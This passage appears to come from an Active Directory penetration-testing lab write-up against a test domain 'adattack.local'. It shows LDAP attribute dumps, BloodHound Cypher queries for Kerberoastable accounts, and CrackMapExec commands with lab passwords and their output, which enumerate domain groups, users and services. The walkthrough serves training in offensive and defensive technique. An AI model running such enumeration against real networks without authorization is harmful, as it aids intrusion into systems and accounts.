
Number of search results: 16

Fig 6: Jxplorer Visualization 2



| attribute type | value |
|---|---|
| dc | adattack |
| instanceType | 5 |
| nTSecurityDescriptor | |
| objectCategory | CN=Domain-DNS,CN=Schema,CN=Configuration,DC=adattack,DC=local |
| objectClass | top |
| objectClass | domain |
| objectClass | domainDNS |
| auditingPolicy | (non string data) |
| creationTime | 133994198248189421 |
| distinguishedName | DC=adattack,DC=local |
| dSASignature | (non string data) |
| dSCorePropagationData | 16010101000000.0Z |
| forceLogoff | -9223372036854775808 |
| fSMORoleOwner | CN=NTDS Settings,CN=AD-DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=... |
| gPLink | [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=a... |
| isCriticalSystemObject | TRUE |
| lockoutDuration | -6000000000 |
| lockOutObservationWindow | -6000000000 |
| lockoutThreshold | 0 |
| masteredBy | CN=NTDS Settings,CN=AD-DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=... |
| maxPwdAge | -36288000000000 |
| minPwdAge | -864000000000 |
| minPwdLength | 7 |
| modifiedCount | 1 |
| modifiedCountAtLastProm | 0 |
| msDS-AllUsersTrustQuota | 1000 |
| msDS-Behavior-Version | 7 |
| msDS-ExpirePasswordsOnSmartCardOnlyAccounts | TRUE |
| msDS-IsDomainFor | CN=NTDS Settings,CN=AD-DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=... |
| ms-DS-MachineAccountQuota | 10 |
| msDs-masteredBy | CN=NTDS Settings,CN=AD-DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=... |
| msDS-NcType | 0 |
| msDS-PerUserTrustQuota | 1 |
| msDS-PerUserTrustTombstonesQuota | 10 |
| name | adattack |
| nextRid | 1000 |

Fig 7: Jxplorer Visualization 3




–
SEARCH
PATHFINDING
CYPHER

```
MATCH (u:User)
WHERE u.hasspn=true
AND u.enabled = true
AND NOT u.objectid ENDS WITH '-502'
AND NOT COALESCE(u.gmsa, false) = true
AND NOT COALESCE(u.msa, false) = true
RETURN u
LIMIT 100
```


Save Query
? Help
Run
Pre-built Searches
ACTIVE DIRECTORY
AZURE
CUSTOM SEARCHES
Kerberos Interaction
Kerberoastable members of Tier Zero / High Value groups
All Kerberoastable users
Kerberoastable users with most admin privileges
AS-REP Roastable users (DontReqPreAuth)
Shortest Paths
Shortest paths to systems trusted for unconstrained delegation
Hide Labels
Layout
Export
Search Current Results
– None Selected
Select a node to view the associated information
SERVICEACCOUNT@ADATTACK.LOCAL
ITADMIN@ADATTACK.LOCAL

Fig 8: BloodHound Visualization 1




```
MATCH p = (:Domain)-[:Contains*1..]→(:OU)
RETURN p
LIMIT 1000
```

Fig 9: Bloodhound Visualization 2




```
MATCH p = (:Domain)-[:Contains*1 ..]→(u:User)
RETURN p
LIMIT 1000
```

Fig 10: Bloodhound Visualization 3




```
MATCH p = (:Domain)-[:Contains*1 ..]→(u:User)
RETURN p
LIMIT 1000
```

Fig 11: Bloodhound Visualization 4




```
┌──(vishu㉿vishu)-[~]
└─$ crackmapexec smb 192.168.1.12 -u serviceaccount -p welcome@123
SMB         192.168.1.12    445    AD-DC1           [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD-DC1) (domain:adattack.local) (signing:True) (SMBv1:False)
SMB         192.168.1.12    445    AD-DC1           [+] adattack.local\serviceaccount:welcome@123
```

Fig 12: CrackMapExec SMB Authentication




```
└─$ crackmapexec smb 192.168.1.12 -u serviceaccount -p 'welcome@123' --groups
SMB         192.168.1.12    445    AD-DC1           [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD-DC1) (domain:adattack.local) (signing:True) (SMBv1:False)
SMB         192.168.1.12    445    AD-DC1           [+] adattack.local\serviceaccount:welcome@123
SMB         192.168.1.12    445    AD-DC1           [+] Enumerated domain group(s)
SMB         192.168.1.12    445    AD-DC1           itadmins                                 membercount: 3
SMB         192.168.1.12    445    AD-DC1           hr admins                                membercount: 0
SMB         192.168.1.12    445    AD-DC1           DnsUpdateProxy                           membercount: 0
SMB         192.168.1.12    445    AD-DC1           DnsAdmins                                membercount: 0
SMB         192.168.1.12    445    AD-DC1           Enterprise Key Admins                    membercount: 0
SMB         192.168.1.12    445    AD-DC1           Key Admins                               membercount: 0
SMB         192.168.1.12    445    AD-DC1           Protected Users                          membercount: 0
SMB         192.168.1.12    445    AD-DC1           Cloneable Domain Controllers             membercount: 0
SMB         192.168.1.12    445    AD-DC1           Enterprise Read-only Domain Controllers  membercount: 0
SMB         192.168.1.12    445    AD-DC1           Read-only Domain Controllers             membercount: 0
SMB         192.168.1.12    445    AD-DC1           Denied RODC Password Replication Group   membercount: 8
SMB         192.168.1.12    445    AD-DC1           Allowed RODC Password Replication Group  membercount: 0
SMB         192.168.1.12    445    AD-DC1           Terminal Server License Servers          membercount: 0
SMB         192.168.1.12    445    AD-DC1           Windows Authorization Access Group       membercount: 1
SMB         192.168.1.12    445    AD-DC1           Incoming Forest Trust Builders           membercount: 0
SMB         192.168.1.12    445    AD-DC1           Pre-Windows 2000 Compatible Access       membercount: 1
SMB         192.168.1.12    445    AD-DC1           Account Operators                        membercount: 0
SMB         192.168.1.12    445    AD-DC1           Server Operators                         membercount: 0
SMB         192.168.1.12    445    AD-DC1           RAS and IAS Servers                      membercount: 0
SMB         192.168.1.12    445    AD-DC1           Group Policy Creator Owners              membercount: 1
SMB         192.168.1.12    445    AD-DC1           Domain Guests                            membercount: 0
SMB         192.168.1.12    445    AD-DC1           Domain Users                             membercount: 0
SMB         192.168.1.12    445    AD-DC1           Domain Admins                            membercount: 1
SMB         192.168.1.12    445    AD-DC1           Cert Publishers                          membercount: 0
SMB         192.168.1.12    445    AD-DC1           Enterprise Admins                        membercount: 1
SMB         192.168.1.12    445    AD-DC1           Schema Admins                            membercount: 1
SMB         192.168.1.12    445    AD-DC1           Domain Controllers                       membercount: 0
SMB         192.168.1.12    445    AD-DC1           Domain Computers                         membercount: 0
SMB         192.168.1.12    445    AD-DC1           Storage Replica Administrators           membercount: 0
SMB         192.168.1.12    445    AD-DC1           Remote Management Users                  membercount: 0
SMB         192.168.1.12    445    AD-DC1           Access Control Assistance Operators      membercount: 0
SMB         192.168.1.12    445    AD-DC1           Hyper-V Administrators                   membercount: 0
SMB         192.168.1.12    445    AD-DC1           RDS Management Servers                   membercount: 0
SMB         192.168.1.12    445    AD-DC1           RDS Endpoint Servers                     membercount: 0
SMB         192.168.1.12    445    AD-DC1           RDS Remote Access Servers                membercount: 0
SMB         192.168.1.12    445    AD-DC1           Certificate Service DCOM Access          membercount: 0
SMB         192.168.1.12    445    AD-DC1           Event Log Readers                        membercount: 0
SMB         192.168.1.12    445    AD-DC1           Cryptographic Operators                  membercount: 0
SMB         192.168.1.12    445    AD-DC1           IIS_IUSRS                                membercount: 1
SMB         192.168.1.12    445    AD-DC1           Distributed COM Users                    membercount: 0
SMB         192.168.1.12    445    AD-DC1           Performance Log Users                    membercount: 0
SMB         192.168.1.12    445    AD-DC1           Performance Monitor Users                membercount: 0
SMB         192.168.1.12    445    AD-DC1           Network Configuration Operators          membercount: 0
SMB         192.168.1.12    445    AD-DC1           Remote Desktop Users                     membercount: 0
SMB         192.168.1.12    445    AD-DC1           Replicator                               membercount: 0
SMB         192.168.1.12    445    AD-DC1           Backup Operators                         membercount: 0
SMB         192.168.1.12    445    AD-DC1           Print Operators                          membercount: 0
SMB         192.168.1.12    445    AD-DC1           Guests                                   membercount: 2
SMB         192.168.1.12    445    AD-DC1           Users                                    membercount: 3
SMB         192.168.1.12    445    AD-DC1           Administrators                           membercount: 3
```




```
crackmapexec smb 192.168.1.12 -u user.hr -p 'zxcv!@#$1234' --groups
crackmapexec smb 192.168.1.12 -u user.hr -p 'zxcv!@#$1234' --loggedon-users
crackmapexec smb 192.168.1.12 -u user.hr -p 'zxcv!@#$1234' --services

SMB         192.168.1.12    445    AD-DC1           [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD-DC1) (domain:adattack.local) (signing:True) (SMBv1:False)
SMB         192.168.1.12    445    AD-DC1           [+] adattack.local\user.hr:zxcv!@#$1234
SMB         192.168.1.12    445    AD-DC1           [+] Enumerated domain user(s)
SMB         192.168.1.12    445    AD-DC1           adattack.local\user1.it                       badpwdcount: 0 desc:
SMB         192.168.1.12    445    AD-DC1           adattack.local\itadmin                        badpwdcount: 0 desc:
SMB         192.168.1.12    445    AD-DC1           adattack.local\hr.admin                       badpwdcount: 0 desc:
SMB         192.168.1.12    445    AD-DC1           adattack.local\user.hr                        badpwdcount: 0 desc:
SMB         192.168.1.12    445    AD-DC1           adattack.local\krbtgt                         badpwdcount: 0 desc: Key Distribution Center Service Account
SMB         192.168.1.12    445    AD-DC1           adattack.local\Guest                          badpwdcount: 0 desc: Built-in account for guest access to the computer/domain
SMB         192.168.1.12    445    AD-DC1           adattack.local\Administrator                  badpwdcount: 0 desc: Built-in account for administering the computer/domain
SMB         192.168.1.12    445    AD-DC1           [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD-DC1) (domain:adattack.local) (signing:True) (SMBv1:False)
SMB         192.168.1.12    445    AD-DC1           [+] adattack.local\user.hr:zxcv!@#$1234
SMB         192.168.1.12    445    AD-DC1           [+] Enumerated domain group(s)
SMB         192.168.1.12    445    AD-DC1           DnsUpdateProxy                           membercount: 0
SMB         192.168.1.12    445    AD-DC1           DnsAdmins                                membercount: 0
SMB         192.168.1.12    445    AD-DC1           Enterprise Key Admins                    membercount: 0
SMB         192.168.1.12    445    AD-DC1           Key Admins                               membercount: 0
SMB         192.168.1.12    445    AD-DC1           Protected Users                          membercount: 0
SMB         192.168.1.12    445    AD-DC1           Cloneable Domain Controllers             membercount: 0
